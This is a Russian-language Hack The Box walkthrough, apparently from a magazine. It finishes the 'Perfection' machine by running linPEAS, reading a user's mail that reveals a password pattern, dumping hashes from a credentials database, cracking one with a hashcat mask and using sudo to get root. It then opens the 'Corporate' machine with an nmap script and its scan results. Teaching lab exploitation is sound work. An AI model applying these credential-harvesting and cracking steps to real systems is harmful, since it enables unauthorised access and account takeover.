
Мы получили доступ от имени пользователя, и теперь нам нужно собрать информацию, которая поможет в дальнейшем продвижении. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на хост скрипт для Linux, дадим право на выполнение и запустим сканирование. В выводе будет много информации, поэтому отберем только значимую.


Текущий пользователь состоит в группе `sudo`, а значит, может использовать `sudo` для выполнения команд в привилегированном контексте. Правда, есть одно но: нам нужно знать пароль пользователя, а его у нас нет.



```
                              Basic information
OS: Linux version 5.15.0-97-generic (buildd@lcy02-amd64-033) (gcc (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0,
User & Groups: uid=1001(susan) gid=1001(susan) groups=1001(susan),27(sudo)
Hostname: perfection
Writable folder: /dev/shm
[+] /usr/bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (linpeas can dis
[+] /usr/bin/nc is available for network discovery & port scanning (linpeas can discover hosts and scan
```

Базовая информация


В системе есть доступный для чтения файл базы данных `pupilpath_credentials.db`.



```
           Analyzing Cloud Credentials Files (limit 70)
-rw-r--r-- 1 root root 8192 May 14  2023 /home/susan/Migration/pupilpath_credentials.db
```

Файлы credentials


В домашнем каталоге пользователя множество файлов, в том числе и файл истории SQLite.



```
          Searching root files in home dirs (limit 30)
/home/
/home/susan/user.txt
/home/susan/.lesshst
/home/susan/.sqlite_history
/home/susan/Migration
/home/susan/Migration/pupilpath_credentials.db
/home/susan/.python_history
/home/susan/ruby_app
```

Список файлов root в домашних каталогах пользователя

Присутствуют на хосте и сообщения в каталоге `/var/mail`. Здесь часто можно найти важную информацию.




```
           Readable files belonging to root and readable by me but not world readable
-rw-r----- 1 root susan 625 May 14  2023 /var/mail/susan
-rw-r----- 1 root susan 33 Mar 28 13:31 /home/susan/user.txt
```

Файлы группы пользователя

Прочитаем сообщения в файле `/var/mail/susan`.

```
cat /var/mail/susan
```



```
(remote) susan@perfection:/tmp$ cat /var/mail/susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' including the other students
in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:
{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}
Note that all letters of the first name should be convered into lowercase.
Please hit me with updates on the migration when you can. I am currently registering our university with the platform.
- Tina, your delightful student
```

Содержимое файла /var/mail/susan


В сообщении говорится о переходе на систему Jupiter Grades из-за утечки PupilPath и обсуждается вопрос с учетными данными для системы. Также раскрывается формат паролей по умолчанию:

```
{имя пользователя}_{имя пользователя наоборот}_{случайное
сгенерированное число от 1 до 1 000 000 000}
```

При этом имя пользователя должно быть записано в нижнем регистре.

Также обратим внимание на найденный ранее файл базы данных `pupilpath_credentials.db` с учетными данными PupilPath. Воспользуемся SQLite для просмотра данных в базе.

```
sqlite3 pupilpath_credentials.db
.tables
```




```
(remote) susan@perfection:/home/susan/Migration$ sqlite3 pupilpath_credentials.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite>
```

Таблицы в базе данных pupilpath_credentials.db

В базе всего одна таблица `users`. Просмотрим ее содержимое.

```
select * from users;
```




```
sqlite> select * from users;
1|Susan Miller|abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
2|Tina Smith|dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57
3|Harry Tyler|d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393
4|David Lawrence|ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a
5|Stephen Locke|154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8
sqlite>
```

Данные в таблице users

Здесь сохранены только имена пользователей и хеши их паролей. Нас интересует пароль пользователя Susan, так как он откроет дорогу к `sudo`. Попробуем определить алгоритм хеширования, воспользовавшись утилитой hashid.

```
hashid
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
```




```
hashid abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
Analyzing 'abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f'
[+] Snefru-256
[+] SHA-256
[+] RIPEMD-256
[+] Haval-256
[+] GOST R 34.11-94
[+] GOST CryptoPro S-Box
[+] SHA3-256
[+] Skein-256
[+] Skein-512(256)
```

Определение алгоритма хеширования

Скорее всего, использован алгоритм хеширования SHA-256. Теперь мы можем попробовать перебрать хеш при помощи `hashcat` по маске `susan_nasus_?d?d?d?d?d?d?d?d?d`.


```
hashcat -m 1400 -a 3
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
susan_nasus_?d?d?d?d?d?d?d?d?d
```



```
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a3019934...39023f
```

Результат перебора хеша

Спустя несколько минут получаем пароль. Используем его в команде `sudo su` для изменения контекста безопасности на `root` и забираем последний флаг.



```
(remote) susan@perfection:/home/susan$ sudo su
[sudo] password for susan:
Sorry, try again.
[sudo] password for susan:
root@perfection:/home/susan# id
uid=0(root) gid=0(root) groups=0(root)
root@perfection:/home/susan# cat /root/root.txt
7db585e5f1f1d8a824d61b7b88794717
root@perfection:/home/susan#
```

Флаг рута

Машина захвачена!

HTB CORPORATE

Corporate

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	16 Dec 2023	Insane	50

Эксплуатируем Self-XSS, брутим PIN от Bitwarden и подделываем JWT

В сегодняшнем прохождении нам встретится обход CSP, эксплуатация XSS и IDOR, поиск ошибок в коде сайта, похищение профиля Firefox, брут PIN от Bitwarden, создание токена JWT и другие захватывающие приключения.

RalfHacker
hackerralf8@gmail.com

Наша цель — получение прав суперпользователя на машине Corporate с учебной площадки Hack The Box. Уровень сложности «безумный».

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP адрес машины в `/etc/hosts`:

```
10.10.11.246    corporate.htb
```


И запускаем сканирование портов.

> **Справка: сканирование портов**
>
> Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.
>
> Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:
>
> ```
> #!/bin/bash
> ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
> tr '\n' ',' | sed s/,$//)
> nmap -p$ports -A $1
> ```
>
> Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).

```
Nmap scan report for corporate.htb (10.10.11.246)
Host is up (0.060s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    OpenResty web app server 1.21.4.3
|_http-title: Corporate.HTB
|_http-server-header: openresty/1.21.4.3
```

Результат работы скрипта

Сканер нашел всего один открытый порт — 80. На нем отвечает веб-сервер OpenResty 1.21.4.3. На главной странице нас встречает сайт, а также мы узнаём реальный домен.

